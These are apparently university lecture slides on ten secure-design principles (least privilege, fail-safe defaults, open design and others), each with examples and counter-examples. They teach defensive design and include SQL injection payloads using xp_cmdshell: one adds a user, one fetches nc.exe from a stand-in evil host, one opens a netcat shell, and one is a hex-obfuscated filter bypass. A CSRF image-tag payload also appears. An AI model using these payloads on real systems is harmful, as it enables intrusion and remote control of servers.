THE UNIVERSITY OF BRITISH COLUMBIA

Principles of Designing Secure Systems

EECE 412

Who Am I


- name: San-Tsai Sun
- PhD candidate/TA 412 for 3 terms
  - web application security
  - security of web single sign-on
- web application architect/designer
- certified instructor: Microsoft, Sun Java, Trends Micro, Foundstone
- web technology evangelist
  - MSDN Regional Director Taiwan
  - TechED, DevDays, PDC, Java Two
  - books/courses/articles

Learning Objectives

- explain the principles
- recognize the principles in real-world designs
- explain which should (have been) be applied

Why Security Design Principles?

proof of a completely secure system is difficult: huge recheachable states



Principles

1. Least Privilege
2. Fail-Safe Defaults
3. Economy of Mechanism
4. Complete Mediation
5. Open Design
6. Separation of Duty
7. Least Common Mechanism
8. Psychological Acceptability
9. Defense in depth
10. Question assumptions

Saltzer & Schroeder [1975]

Overarching Goals

- Simplicity
  - Less to go wrong
  - Fewer possible inconsistencies
  - Easy to understand
- Restriction
  - Minimize access:“need to know” policy
  - Inhibit communication to minimize abuse of the channels

Principle 1: Least Privilege

Every program and every user of the system should operate using the least set of privileges necessary to complete the job

- Rights added as needed, discarded after use
- Limits the possible damage
- Unintentional, unwanted, or improper uses of privilege are less likely to occur

Example: Privileges in Operating Systems

- Until Windows NT, all privileges for everybody
- Separate admin (a.k.a., root) account on Windows and Unix

Example: IIS in Windows Server 2003

- before -- all privileges
- in Windows Server 2003 and later -- low-priveleged account

Counter-example: SQL Injection Remote Command Execution

Web application uses ‘sa’ for database access, and SQL server is running using System account

```
 ‘ exec  master..xp_cmdshell 'net user hacker
1234 /add ’--
```

```
‘ exec  master..xp_cmdshell 'tftp -i
www.evil.com GET nc.exe c:\temp\nc.exe ‘ --
```

```
' exec master..xp_cmdshell 'c:\temp\nc.exe -l -
p 4444 -d -e cmd.exe' --
```

Demo Video

Principle 2: Fail-Safe Defaults

Base access decisions on permission rather than exclusion.

suggested by E. Glaser in 1965

- Default action is to deny access
- If action fails, system as secure as when action began

Example: white-list filter

- ASP.NET XSS filter: allows [a-z][A-z][0-9]
  - prevent a board range of injection attacks
- If action fails (i.e., request contains special characters), system as secure as when action began

Counter-example: black-list filter

filter out xp_cmdshell

```
 ' exec  master..xp_cmdshell 'net user hacker
1234 /add '--
```

Obscured

```
'/* */declare/* */@x/* */as/*
*/varchar(4000)/* */set/*
*/@x=convert(varchar(4000),
0x6578656320206D61737465722E2E78705F636D647368
656C6C20276E657420757365722061636B6572202F61
64642027)/* */exec/* */(@x)--
```

Example: IIS in Windows Server 2003

crashes if attacked using buffer overflow

Example: memory address space randomization

process crashes when shell code jumps to a predefined address

Principle: Economy of Mechanism

Keep the design as simple and small as possible.

- KISS Principle
- Rationale?
  - Essential for analysis
  - Simpler means less can go wrong
    - And when errors occur, they are easier to understand and fix

Example: Security protocols

- key exchange
- OpenID
- OAuth

Example: Trusted Computing Base (TCB)

- temper-proof
- non-bypassable
- small enough to analyze it

Principle 4: Complete Mediation

Every access to every object must be checked for authority.

If permissions change after, may get unauthorized access

Example: Multiple reads after one check

- Process rights checked at file opening
- No checks are done at each read/write operation
- Time-of-check to time-of-use

Counter-example: OAuth access token theft via XSS

- Facebook does not check every authorization request

Kerckhoff's Principle

"The security of a cryptosystem must not depend on keeping secret the crypto-algorithm. The security depends only on keeping secret the key"

Auguste Kerckhoff von Nieuwenhof

Dutch linguist

1883

Principle 5: Open Design

Security should not depend on secrecy of design or implementation

P. Baran, 1965

- no "security through obscurity"
- does not apply to secret information such as passwords or cryptographic keys

Counter-example: secretly developed GSM algorithms

- COMP128 hash function
  - later found to be weak
    - can be broken with 150,000 chosen plaintexts
  - attacker can find GSM key in 2-10 hours
- A5/1 & A5/2 weak

Example: Content Scrambling System

- **DVD key layout**
  - SecretEcrypt(K_D,K_{p1})
  - …
  - SecretEcrypt(K_D,K_{pn})
  - Hash(K_D)
  - SecretEcrypt(K_T,K_D)
  - SecretEcrypt(Movie,K_T)
- **1999**
  - Norwegian group derived K_D by using K_{Pi}
  - Plaintiff′ s lawyers included CSS source code in the filed declaration
  - The declaration got out on the internet

Principle 6: Separation of Duty

Require multiple conditions to grant privilege

R. Needham, 1973

- Separation of privilege

example: enterprise workflow

- multiple authorizations to complete a transaction
  - sales: transaction over certain amount needs to be signed by the sales manager
  - account receivable: no pending payment or exceed credit limits

example: SoD constraints in RBAC

- static SoD
  - if a user is assigned role “system administrator” then the user cannot be assigned role “auditor”
- dynamic SoD
  - a user cannot activate two conflicting roles, only one at a time

Principle 7: Least Common Mechanism

Mechanisms used to access resources should not be shared

- Information flows along shared channels can be learned or altered by others
- solutions using isolation

example: network security


- switches vs. repeaters (hub)

example: multi-host security

- each web application on a web server running in a separated virtual machine

example: Chrome Sandbox

each plug-In in chrome runs in a sandbox



source: http://dev.chromium.org

Principle 8: Psychological Acceptability

Security mechanisms should not add to difficulty of accessing resource

- Hide complexity introduced by security mechanisms
- Ease of installation, configuration, use
- Human factors critical here

example: Switching between user accounts

- Windows NT -- pain in a neck
- Windows 2000/XP -- “Run as …”
- Unix -- “su” or “sudo”

UAC in Windows Vista and 7

Low Privilege User Account (LUA)

User Account Control (UAC)

User logins with admin account


User logins with non-admin account

Each process runs with non-admin privileges


A process wants to do an admin action

A UAC prompt is triggered


Windows administrative application




Signed application




Unsigned application




UAC prompt for admin account



UAC prompt for non-admin account



When is PLP followed?



PLP is followed

PLP in not followed

Principle 9:
Defense in Depth

Layer your defenses

Example: Windows Server 2003


Potential problem	Mechanism	Practice
Buffer overflow	defensive programming	check preconditions
Even if it were vulnerable	IIS 6.0 is **not** up by default	no extra functionality
Even if IIS were running	default URL length 16 KB	conservative limits
Even if the buffer were large	the process crashes	fail-safe
Even if the vulnerability were exploited	Low privileged account	least privileged

Principle 10: Question Assumptions

Frequently re-examine all the assumptions about the threat agents, assets, and especially the environment of the system

Example: Sybil attack detection

- Assumption: hard for an adversary to establish arbitrarily many social connections between his fake accounts and other legitimate users



source: Yazan et al. ACSAC'11

Example: Cross-site request forgery

- **Assumption: HTTP requests are originated from its legitimate users**

```
<img src= ‘www.bank.com/transfer?amt=1000&to=evil’>
```

Principles

1. Least Privilege
2. Fail-Safe Defaults
3. Economy of Mechanism
4. Complete Mediation
5. Open Design
6. Separation of Duty
7. Least Common Mechanism
8. Psychological Acceptability
9. Defense in depth
10. Question assumptions

learning objectives

- explain the principles
- recognize the principles in real-world designs
- explain which should (have been) be applied